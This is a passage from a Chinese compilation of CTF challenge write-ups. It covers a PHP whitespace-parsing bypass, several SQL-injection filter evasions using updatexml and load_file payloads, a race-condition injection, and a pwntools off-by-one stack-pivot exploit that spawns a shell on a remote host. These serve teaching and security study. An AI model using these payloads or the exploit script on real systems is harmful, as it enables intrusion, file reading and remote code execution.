同理，`intval("  \r\n  \t  12")`，也会正常返回 12。

这就完成了一半。但有的同学又问了，题目获取$req['number']的时候明明使用 trim 过滤了空白字符的呀？

我们再看到 trim 的源码：

```
PHPAPI char *php_trim(char *c, int len, char *what, int what_len, zval *return_value, int mode TSRMLS_DC)
{
    register int i;
    int trimmed = 0;
    char mask[256];

    if (what) {
        php_charmask((unsigned char*)what, what_len, mask TSRMLS_CC);
    } else {
        php_charmask((unsigned char*)" \n\r\t\v\0", 6, mask TSRMLS_CC);
    }

    if (mode & 1) {
        for (i = 0; i < len; i++) {
            if (mask[(unsigned char)c[i]]) {
                trimmed++;
            } else {
                break;
            }
        }
        len -= trimmed;
        c += trimmed;
    }
```

图 2-2-3

掰指头算一下，这里过滤的空白字符和之前跳过的空白字符有什么区别？ 少了一个"\f"，嘿嘿。 于是我们可以引入\f（也就是%0c）在数字前面，来绕过最后那个 is_palindrome_number 函数，而对于前面的数字判断，因为 intval 和 is_numeric 都会忽略这个字符，所以不会影响。 最后通过 payload:

http://f2ed13418097d206c.jie.sangebaimao.com/?number=%0c121 拿到第二个 flag：

图 2-2-4

这种解法可以通过阅读 php 源码或者 fuzz 来获得。

（全文完）责任编辑：left

第3节 三个白帽精选三

作者：' 雨。

来自：乌云

网址：http://www.wooyun.org/

第一次写这种题,会有一些不周全的地方拉拉拉

这个很多都是从自己以前看过的代码中复制出来的，然后自己修改一点点 添加一点点。

昨天晚上寝室太吵，无聊 就起来撸了一会代码。 撸完了 都差不多 3 点了，结果

@Roker 此时还在群里尖叫，就让他帮我看看又啥 bug 没 ，瞬间就给我秒了。。 擦擦擦

擦擦。。

首先说一下 我预想的过程。。。

首先打开地址 http://73aa57135f334861e.jie.sangebaimao.com/ 就提示

Hello,Welcome to sangebaimao!Now,You can try try hack me!
Click me to Login

首先英语都是自己翻译的，所以小伙伴还发现了一些错误， 哈哈。。 英语不好。

http://73aa57135f334861e.jie.sangebaimao.com/login.php?act=login

打开后



图 2-3-1

支持使用 帐号 和 邮箱登录。 然后输入帐号和密码点击登录。

然后会提示 Please

login!login!login!login!login!login!login!login!login!login!login!login!

观察一下地址

会发现是 http://73aa57135f334861e.jie.sangebaimao.com/login.php

相比之前跳转过来的地址 已经少了?act=login 所以来提示 please login

所以抓包一下 然后添加一个?act=login 再登录 返回。

</form>Login faild,Uername or Password is Error,Please check agagin!

登录失败，不知道帐号和密码 肯定是失败的。 因为这种题一般都会把源码测漏出来，这时候扫一扫文件 基本上都能猜到 因为运用某编辑器产生的

http://73aa57135f334861e.jie.sangebaimao.com/login.php~

之前我把域名发出来 嘎嘎 @玉林嘎 瞬间就把这个文件发出来了。

然后看到源码。

```
<?php
$conn=mysql_connect('localhost','root','sangebaimao');
mysql_query('set names gbk');
mysql_query('use sangebaimao');
mysql_query("SET character_set_connection=gbk,
character_set_results=gbk,character_set_client=binary", $conn);

#Please show me the flag where in the database
echo "<h2>The website support username and email to login,You can choose one to
login!</h2>";
echo "<form method=\"post\" action=\"login.php\" name=\"login\"
onsubmit=\"checkpost()\">
    <label for=\"name\">username:</label><input type=\"text\" name=\"username\"
id=\"username\" />   or    
  <label for=\"email\">Email:</label><input type=\"text\" name=\"email\" id=\"email\"
/><br />
    <label for=\"pw\">Password:</label><input type=\"password\" name=\"password\"
id=\"password\" /><br />
    <input type=\"submit\" value=\"Submit\" />
</form>";

$_POST=Add_S($_POST);  # 这都是直接从 qibocms 中复制出来的 2333
```

```
$_GET=Add_S($_GET);
$_COOKIE=Add_S($_COOKIE);

foreach($_POST AS $_key=>$_value){
  !ereg("^\_[A-Z]+",$_key) && $$_key=$_POST[$_key]; #依旧 qibo
}
foreach($_GET AS $_key=>$_value){
  !ereg("^\_[A-Z]+",$_key) && $$_key=$_GET[$_key]; #qibo
}

foreach($_COOKIE AS $_key=>$_value){
  unset($$_key);
}

if(strlen($username)>20){
$username=substr($username,1,40); //防止用户名过长导致出错 # 前面是我撸代码的自娱自乐 当然注入就是这里导致的
}
if
($email&&!ereg("[-a-zA-Z0-9_\.]+\@([0-9A-Za-z][0-9A-Za-z-]+\.)+[A-Za-z]{2,5}$",$email))  // 不允许注册非法邮箱 # 自娱自乐 哈哈 还是可以非法
{
exit("Email Wrong!");
}

if((empty($username) and empty($email)) || empty($password)) exit("username and Password must be input"); # 必须要写点东西哦。

if($act=='login'){

    $sql="select * from yu_member where (username='$username' or email = '$email') and password='$password'";
    $result=@mysql_fetch_array(mysql_query($sql));
  if($result)
    exit('Login Success,And your account is:'.$result['username'].'.But what about it? Where is my flag?');
  else
  exit('Login faild,Uername or Password is Error,Please check agagin!');
  }
else{

exit('Please login!login!login!login!login!login!login!login!login!login!login!');
```

```
}

function Add_S($array){ #qibocms 的函数

  foreach($array as $key=>$value){

    @eregi("['\\\"]+",$key) && die('ERROR KEY!');

    if(!is_array($value)){

        $getfilter =
"\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/ht
ml.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?
\(.*\)|load_file\s*?\\()|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?=|^\\+\\/v(8|9)|\\b(a
nd|or)\\b\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA
-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\s*?\(|\\blike\\b\s+?[\"'])|\\/\\*.*\\*\\/|<\\s
*script\\b|\\bEXEC\\b|UNION.+?SELECT(|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|
UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.
+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)|FR
OM\s.?|\(select|\(\sselect";//过滤各种子查询 #然而 过滤子查询只是说说而已 这个是直接从
360webscan 复制出来 然后自己稍微改了下正则。

      $value=str_replace("&#x","& # x",$value); #qibo 自带的 这里没什么卵用

      $value=preg_replace("/eval/i","eva l",$value);

      !get_magic_quotes_gpc() && $value=addslashes($value);//转个义

      $value=check_sql($value);#第一次检测 这个函数是直接从某 p2p 程序复制出来的

      webscan_StopAttack($key,$value,$getfilter,"GET");//第一个检测 360

      $array[$key]=$value;

    }else{
      $array[$key]=Add_S($array[$key]);
    }
  }
  return $array;
}
  function webscan_StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReq,$method) {
  if (preg_match("/".$ArrFiltReq."/is",$StrFiltValue)==1){
    exit('Hey boy,I\'m 360!');
  }
```

```
  if (preg_match("/".$ArrFiltReq."/is",$StrFiltKey)==1){
    exit('Hey boy,I\'m 360!');
  }

}
       function check_sql($str) { //从某 p2p 程序直接复制出来的 自己稍微改了一点。
for ($i = 0; $i <= strlen($str); $i++)
      {
       if($str[$i]=='\\'){
                      $count++;
               }
      }
       if($count && $count % 2 == 0){
                      exit('The data is unable to submit,Because it\'s dengerous ,Please
input safe data!');
               }
               $check=
eregi('select|0x|trim|\'|\"|,|=|<|>|insert|update|delete|\/\*|\*|\.\.\/|\.\/|union|
into|load_file|outfile|ascii|char|regexp|#', $str);
                    if($check)
     {
     echo "The data is unable to submit,Because it's dengerous ,Please input safe data";
     exit();
   }
        $newstr="";
   while($newstr!=$str){
   $newstr=$str;
   $str = str_replace("union", "", $str);
       $str = str_replace("update", "", $str);
       $str = str_replace("into", "", $str);
   $str = str_replace("mid", "", $str);
       $str = str_replace("select", "", $str);
       $str = str_replace("delete", "", $str);
       $str = str_replace("insert", "", $str);
   }
   return $str;
   }
```

好了 步入正题。

全局有转义，且都没有数字型的点，所以只有想办法绕过。

关键点就在 if(strlen($username)>20){$username=substr($username,1,40); //防止用

户名过长导致出错 # 前面是我撸代码的自娱自乐 当然注入就是这里导致的}

这里不允许用户名太长 ,怕导致出错(- - 其实只是单纯的创造条件), 所以截取了一下长度。

截取的长度为 40 位。这里算是还经常能遇到的一种注入。

案例就是 WooYun: Hdwiki (20141205) 存在 7 处 SQL 注入漏洞(含之前处理不当安全的漏洞) 里面的 0x05

这里截取前 40 字符,那么如果我们提交 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'

经过 addslashes 之后 变成了=> xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\'

再截取字符 就又变成了 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\

这样在 double query 的情况下 就能注入了。

但是在这里 所有的变量都会经过一下 check_sql 的处理一下

```
for ($i = 0; $i <= strlen($str); $i++)
      {
       if($str[$i]=='\\'){
                      $count++;
               }
      }
       if($count && $count % 2 == 0){
                      exit('The data is unable to submit,Because it\'s dengerous ,Please
input safe data!');
               }

               $check=
eregi('select|0x|trim|\'|\"|,|=|<|>|insert|update|delete|\/\*|\*|\.\.\/|\.\/|union|
into|load_file|outfile|ascii|char|regexp|#', $str);

   if($check)
     {
     echo "The data is unable to submit,Because it's dengerous ,Please input safe data";
     exit();
}
```

首先在这里 主要匹配了一下 \' \"

那么如果我们提交 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' 转义后

=>xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\' 就直接被匹配到 ,然后退出。

单引号 和 双引号 就不行了。 那么如果直接提交转义符呢。

```
for ($i = 0; $i <= strlen($str); $i++)
      {
       if($str[$i]=='\\'){
                      $count++;
              }
      }
       if($count && $count % 2 == 0){
                      exit('The data is unable to submit,Because it\'s dengerous ,Please
input safe data!');
```

这是我自己添加的一段代码，为毛要这样写 大概就是因为最近老师刚好在讲 for 循环，就温习一下。

这里就是说 匹配到的\ 不能为偶数 为偶数就退出。

如果我们提交一个\ addslashes 后 => \\ \\ => \\\\ 都会是偶数个 所以提交\ 也会被拦截。

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串。

```
预定义字符是：

    单引号（'）
    双引号（"）
    反斜杠（\）
    NULL
```

既然 前三个都不能提交 那么我们可以提交最后一种，如果我们提交 %00 => \0

既不会匹配到单引号中 也不会在双引号中 \也是奇数个 所以不会被拦截。

所以提交 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx%00

=>xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\就能啃掉一个单引号。

这时候再来看看 sql 语句 跟在 username 后的是 email。之前好像对 email 有限制？来看看

```
$sql="select * from yu_member where (username='$username' or email = '$email') and
```

```
password='$password'"

if
($email&&!ereg("[-a-zA-Z0-9_\.]+\@([0-9A-Za-z][0-9A-Za-z-]+\.)+[A-Za-z]{2,5}$",$ema
il))
{
exit("Email Wrong!");
}
```

这一段代码也是从 qibo 中复制出来的,看着好像没问题的样子 但是细心点的同学都会看到

并没有匹配开头 这是我自己删掉了，少了^ 所以导致了其实还是可以控的。

email 可以提交为 x-- a@qq.com 之类的

那么是不是就能注入了呢？首先是可以登录了的 提交

```
username=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx%00&email=)or 1 --
a@qq.com&password=x
会返回 Login Success,And your account is:admin.But what about it? Where is my flag?
```

登陆成功,但是没什么卵用。来努力注入 flag。

所以要绕过这些防注入，但是首先经过了 check_sql 的处理，再经过 360 。

首先来看 check_sql：

```
$check=
eregi('select|0x|trim|\'|\"|,|=|<|>|insert|update|delete|\/\*|\*|\.\.\/|\.\/|union|
into|load_file|outfile|ascii|char|regexp|#', $str);

    if($check)
      {
      echo "The data is unable to submit,Because it's dengerous ,Please input safe data";
      exit();
    }

    $newstr="";
    while($newstr!=$str){
    $newstr=$str;
    $str = str_replace("union", "", $str);
        $str = str_replace("update", "", $str);
        $str = str_replace("into", "", $str);
    $str = str_replace("mid", "", $str);
        $str = str_replace("select", "", $str);
        $str = str_replace("delete", "", $str);
```

```
        $str = str_replace("insert", "", $str);

    }
    return $str;
    }
```

这是一个真实的函数。

首先前面的匹配肯定是过不了的 开启了 i 模式 大小写都不行。

但是结合后面的 replace 与前面的 eregi 相比 后面多了一个 mid

那么我们提交 selemidct 就能过了?

但是后面的 replace 是 while 循环起来的 不相等就继续走。

所以清空了 mid 之后 再循环一次 又把 select 替换没了。

但是这里 replace 这里并没有开启 i 模式 所以可以大小写绕过

selemidcT 就能过 check_sql 函数了。//当然 最后这个 p2p 程序修复的方法 就是把

replace 放到了 eregi 的前面。

然后过了 check_sql 函数 又要经过 360 了。

```
$getfilter =
"\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/ht
ml.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark
\s*?\(.*\)|sleep\s*?\(.*\)|load_file\s*?\\()|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?=
|^\\+\\/v(8|9)|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA
-Z]+?=[\\(\\)
'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\
\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT(|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\
")\s*)|UPDATE
\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALU
ES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)|FROM\s.?
|\(select|\(\
sselect";//过滤子查询各

union.+?select 的正则
http://a252532f5b196a02f.jie.sangebaimao.com/login.php?act=uniomidN%0bselecmidT 这样
提交都会返回

Hey boy,I'm 360!
```

这里我们参考一下 http://zone.wooyun.org/content/13301 的绕过姿势。

这里使用了/*的多行注释 但是在 check_sql 的时候 如果匹配到了/* 就退出了

然后我们就不能使用多行注释了。

那么如果使用单行注释呢(好像一直没看到人提过)

```
举个栗子 select * from dede_member where uname =''union#' and password ='
select 1 #'
```

这样 只要我们在 password 的地方 换行一下 就注释不到我们的 select 了 且可执行。

这里 check_sql 过滤了# 但是单行注释还有--依旧能过

因为 union select 会被拦截 select from 又会被拦截 但是只剩下了两个参数 所以基本不能 union select x from 了 只有靠只需要两个参数的 select from 的盲注了。

后面还过滤了 逗号 但是影响并不大。 因为过滤了 0x 和 单引号

所以基本要按位读取了。

substr('1111',1,1) 但是还有另外一种姿势是 substr('1111' from 1 for 1);

但是因为 FROM\s.? 正则 from 1 这样会被拦截。 但是还可以 substr('1111' from(1) for 1) 绕过。

from 表的时候 也可以用 from`flag`来绕过。因为过滤了 ascii 但是我们还可以用 ord 来替代。

因为这里还把 = < > 这些比较符都过滤了。

所以这里我们使用一下 - 号 来盲注一下。

```
select uname from dede_member where uname ='' or 1; 真

select uname from dede_member where uname ='' or 0  假

select uname from dede_member where uname ='' or -1; 真
```

只有为 0 时才为假 就算是负数 也能查询出来。

当然在这里 还有个正则 \(select|\(\sselect";//过滤子查询各种

仔细看这个正则 和 from 的区别 from 是 FROM\s.?

可以看到这个少了.? 那么就是只匹配了(select 和 (select 这两个。

(select 就能绕过了。 //这里肉壳的姿势是 (%0bselecmidT

所以我最后的 payload 就是

```
username=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx%00&password=%0afrom`flag`) from(1)
for 1)))-72 then 0 else 1 end-- a&email=) or case when (ord(substr((  selmidecT
flag--a@qq.com
```

登录失败

```
username=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx%00&password=%0afrom`flag`) from(1)
for 1)))-71 then 0 else 1 end-- a&email=) or case when (ord(substr((  selmidecT
flag--a@qq.com
```

登录成功

登录成功的时候数据就是对的 那么说 flag 的第一位对应的 ascii 就是 71 就是 G

剩下的就不多说拉。

再贴一下肉壳的姿势 竟然没使用换行就给过了 真是机智

WooYun: Dedecms 20150618 注入一枚(过防注入\\可注入管理员账户) 跟这个绕过

dedecms 的防注入的姿势差不多，然而我想不到。

一开始没过滤 0x 的时候

```
act=login&username= 1111111111111111111111111111111111111111%00&email=or (case
(substring((%0bSelmidect `aa@qq.com&password=`.``.flag from(flag)) from(1)for 1)) when
0x66 then 1 end))-- a
```

后面过滤后 他说 or 1 or 0 就能判断 不需要 case when 想想也是 真是机智。



图 2-3-2

（全文完）责任编辑：left

第4节　三个白帽精选四

作者：L.N.

来自：乌云社区

网址：http://zone.wooyun.org/

首先感谢各位大牛捧场，从评论中@ca1n 牛首先注入到了 version()，但没有找到 flag，@loopx9 最先搞定 flag。经联系各位牛，最后发现解题思路为 2 种，一种是出题者思路，第二种是@loopx9 牛的思路。源码如下：

```
<?php
include 'config.php';
foreach(array('_GET','_POST','_COOKIE') as $key){
    foreach($$key as $k => $v){
        if(is_array($v)){
            errorBox("hello,sangebaimao!");
        }else{
            $k[0] !='_'?$$k = addslashes($v):$$k = "";
        }
    }
}
if(!empty($message)){
  if(preg_match("/\b(select|insert|update|delete)\b/i",$message)){
    die("hello,sangebaimao!");
  }
  if(filter($message) !== $message){
    die("hello,sangebaimao!");
  }
  $sql="insert guestbook(`message`) value('$message');";
  mysql_query($sql);
  $sql = "select * from guestbook order by id limit 0,5;";
  $result = mysql_query($sql);
  if($result){
    while($row = mysql_fetch_array($result)){
      $id = $row['id'];
      $message = $row['message'];
```

```
      echo "|$id|=>|$message|<br/>";
    }
  }
  $message = stripcslashes($message);
  $sql = "delete from guestbook where id=$id or message ='$message';";
  if(!mysql_query($sql)){
    print(mysql_error());
    $sql = "delete from guestbook where id=$id";
    mysql_query($sql);
  };
}
function filter($str){
  $rstr = "";
  for($i=0;$i<strlen($str);$i++){
    if(ord($str[$i])>31 && ord($str[$i])<127){
      $rstr = $rstr.$str[$i];
    }
  }
  $rstr = str_replace('\'','',$rstr);
  return $rstr;
}
?>
```

首先我们分析代码，代码整体逻辑就是一个伪留言功能：

```
insert 留言-->select 留言-->delete 留言
```

在留言的过滤上使用了 3 道防护：

```
第一道 addslashes 转义
第二道：preg_match("/\b(select|insert|update|delete)\b/i",$message)关键字匹配
第三道：function filter($str)删除不可见字符和单引号。
```

stripcslashes 反序列\x27 绕过

首先我们看下 stripcslashes 函数功能，手册中写道“可识别类似 C 语言的 \n，\r，... 八进制以及十六进制的描述”，我们再翻翻 stripcslashes 的实现，\x27 => '，如图 2-4-1：

```
switch (*source) {
        case 'n':  *target++='\n'; nlen--; break;
        case 'r':  *target++='\r'; nlen--; break;
        case 'a':  *target++='\a'; nlen--; break;
        case 't':  *target++='\t'; nlen--; break;
        case 'v':  *target++='\v'; nlen--; break;
        case 'b':  *target++='\b'; nlen--; break;
        case 'f':  *target++='\f'; nlen--; break;
        case '\\': *target++='\\'; nlen--; break;
        case 'x':
                if (source+1 < end && isxdigit((int)(*(source+1)))) {
                        numtmp[0] = *++source;
                        if (source+1 < end && isxdigit((int)(*(source+1)))) {
                                numtmp[1] = *++source;
                                numtmp[2] = '\0';
                                nlen-=3;
                        } else {
                                numtmp[1] = '\0';
                                nlen-=2;
```

图 2-4-1

我们首先 insert "test\x27"进入数据库，再 select 取出经过 stripcslashes 反转义：

```
\x27 => '
```

形成完整 sql 语句为:

```
delete from guestbook where id=$id or message ='test''
```

初步搞定第一道防御和第三道防御，第二道防御关键字过滤，熟悉审计的同学看见这个正则

匹配可否似曾相识：

WooYun: PHPCMS 补丁绕过真正方法

http://www.wooyun.org/bugs/wooyun-2013-018431

/*!50000select*/绕过第二道防御。

最终 exp：

```
test\x27 and
updatexml(0,concat(0x3a,(/*!50000select*/load_file(0x2f746d702f666c6167))),0)%23
```

如图 2-4-2：



图 2-4-2

条件竞争“暴力”注入

此思路贡献者是@loopx9 牛，首先感谢@loopx9 牛屌炸天的思路，良辰我表示服了。

首先我们来捋一捋几个 sql 语句的执行顺序：

```
insert message -> select id ->delete id or message
```

当多线程跑起来的时候：

```
线程 1：insert -> select -> delete
线程 2:  insert -> select -> delete
```

当线程 1 该执行 delete 的时候，线程 2 已经执行了 insert，此时数据库中新插入数据为 2 条。在这两条数据的 message 字段一样的情况下，线程 1 继续执行 delete 的时候就会删除 2 条数据，此时线程 2 再执行 select 语句和 delete 语句，这样原本数据库中最后一条数据就会被删除。

利用这样一个条件竞争漏洞删除数据库中所有数据，当数据库中所有数据被删除，同样的条件竞争下：

```
$sql = "select * from guestbook order by id limit 0,5;";
  $result = mysql_query($sql);
  if($result){
    while($row = mysql_fetch_array($result)){
      $id = $row['id'];
      $message = $row['message'];
      echo "|$id|=>|$message|<br/>";
    }

  }
```

代码中 select 不出数据导致$id 变量不能被赋值，$id 变量就变成了未初始化变量。

接下来执行：

```
$sql = "delete from guestbook where id=$id or message ='$message';";
```

的时候，$id 未初始化变量被攻击者自定义值，进入 sql 语句导致注入漏洞形成。

最终 exp：

```
?message=1&id=1 and
1=updatexml(0,concat(0x3a,(load_file(0x2f746d702f666c6167))),0)%23
```

放入 burp，说句咒语“比卡丘去吧”，只需等待 flag。

（全文完）责任编辑：游风

第5节 三个白帽精选五

作者：hqdvista

来自：乌云社区

网址：http://zone.wooyun.org/

分析

拖进 IDAv64，简单看下，有注册用户、显示用户、读取评论功能。其中用户名和密码是存储进了堆中，堆地址存储在了 bss 段的 ptr 变量中。用户名和密码都是 64 个 byte。评论字段也是 64 个 byte，放在栈上。

漏洞

观察读取 comment 的函数， 如图 2-5-1：

```
.text:00000000004009A0                  jz      short loc_4009C4
.text:00000000004009A2                  mov     edi, offset aSay ; "say: "
.text:00000000004009A7                  mov     eax, 0
.text:00000000004009AC                  call    _printf
.text:00000000004009B1                  lea     rax, [rbp+var_40]
.text:00000000004009B5                  mov     esi, 40h        ; a2
.text:00000000004009BA                  mov     rdi, rax        ; a1
.text:00000000004009BD                  call    readstr
.text:00000000004009C2                  jmp     short loc_4009CE
.text:00000000004009C4 ; ---------------------------------------------------------
.text:00000000004009C4
.text:00000000004009C4 loc_4009C4:                              ; CODE XREF: r
.text:00000000004009C4                  mov     edi, offset aPleaseRegister ;
.text:00000000004009C9                  call    _puts
.text:00000000004009CE
.text:00000000004009CE loc_4009CE:                              ; CODE XREF: r
.text:00000000004009CE                  mov     edi, 0Ah        ; c
.text:00000000004009D3                  call    _putchar
.text:00000000004009D8                  mov     eax, 0
.text:00000000004009DD                  leave
.text:00000000004009DE                  retn
.text:00000000004009DE read_comment     endp
.text:00000000004009DE
.text:00000000004009DF
```

图 2-5-1

这里栈上开辟的空间是 0x40 字节，而读取的内容也是 0x40 字节，但注意 readStr 函数(已

重命名过）。它会在读取的内容后面额外写 0，那么这就是一个典型的 off-by-one 溢出漏洞，如图 2-5-2：



图 2-5-2

利用

这个函数栈上没有其他内容，也没有 cookie，那么 off-by-one 是直接可以写入 0 到 rbp 的 LSB 的。rbp 被写 0 后会向低地址掉落，如果能够让其掉落到我们控制的栈上内容 comment 上，那么就可以控制紧挨着 saved rbp 存储的 saved rip，控制函数返回的目的地。 大概内存布局如下，如图 2-5-3：



图 2-5-3

当函数返回时，rbp 掉落至 controlled buf 中，我们获得了 RIP 的控制权，如图 2-5-4：



图 2-5-4

shellcode 布局

但是控制了 RIP，没有信息泄露漏洞也没有 libc 基址，但 NX 是关闭的，那需要找个地方放 shellcode。自然 name 和 pass 这些在堆上的内容可以给我们布局 shellcode。但是问题来了，我们不知道堆的地址。

这里就需要一种类似于 stack pivot 的手法。因为我们知道 leave 和 ret 实际上合起来就是 mov rsp, rbp; pop rbp; pop rip，刚好可以用来作为一个 gadget。

我们将 RBP 指向 bss 段 ptr 地址 0x602090 - 8 的地方，这样经过一次 leave;ret 后，bss 段 ptr 地址的内容刚好就被 pop 到了 RIP 中，从而跳转到堆上执行 shellcode，最终获得权限。 那么栈上的 comment 内存布局就有了：

```
|PTR_ADDR - 8| ADDR_OF_LEAVE_RET| * 4
```

也就是：

```
|RBP|RIP|*4
```

exp

Exp 如下，由于 comment 部分内容较少，rbp 掉落时不一定刚好能掉入，可能需要多次尝试。不过三个白帽环境不允许 id，之前用 id 检测是否 exploit 成功竟然无效，还疑惑了不少时间为啥本地 work 远程不 work，后来才发现是这个问题：

```
from pwn import *
import time
context.log_level = 'DEBUG'
```

```
while True:
  r = remote('123.59.56.23', '33498')

  r.recvuntil('> ')
  r.sendline('r')
  r.recvuntil('name: ')
  SC = asm(shellcraft.amd64.sh(), arch='amd64')
  PTR_ADDR = 0x602090
  LEAVE_RET_GADGET = 0x4009DD
  r.sendline(SC)
  r.recvuntil('pass: ')
  r.sendline('')
  r.recvuntil('> ')
  r.sendline('c')
  r.recvuntil(']')
  r.sendline('y')
  r.recvuntil('say: ')

  RBP = p64(PTR_ADDR - 8)
  RIP = p64(LEAVE_RET_GADGET)
  r.sendline( (RBP + RIP) * 4)
  try:
    out = r.recv(timeout=2)
    r.sendline('ls')
    out = r.recv(timeout=2)
    if out.find("total") != -1:
      r.interactive()
  except Exception,e:
    print e
  finally:
    r.close()
  time.sleep(1)
```

如图 2-5-5：

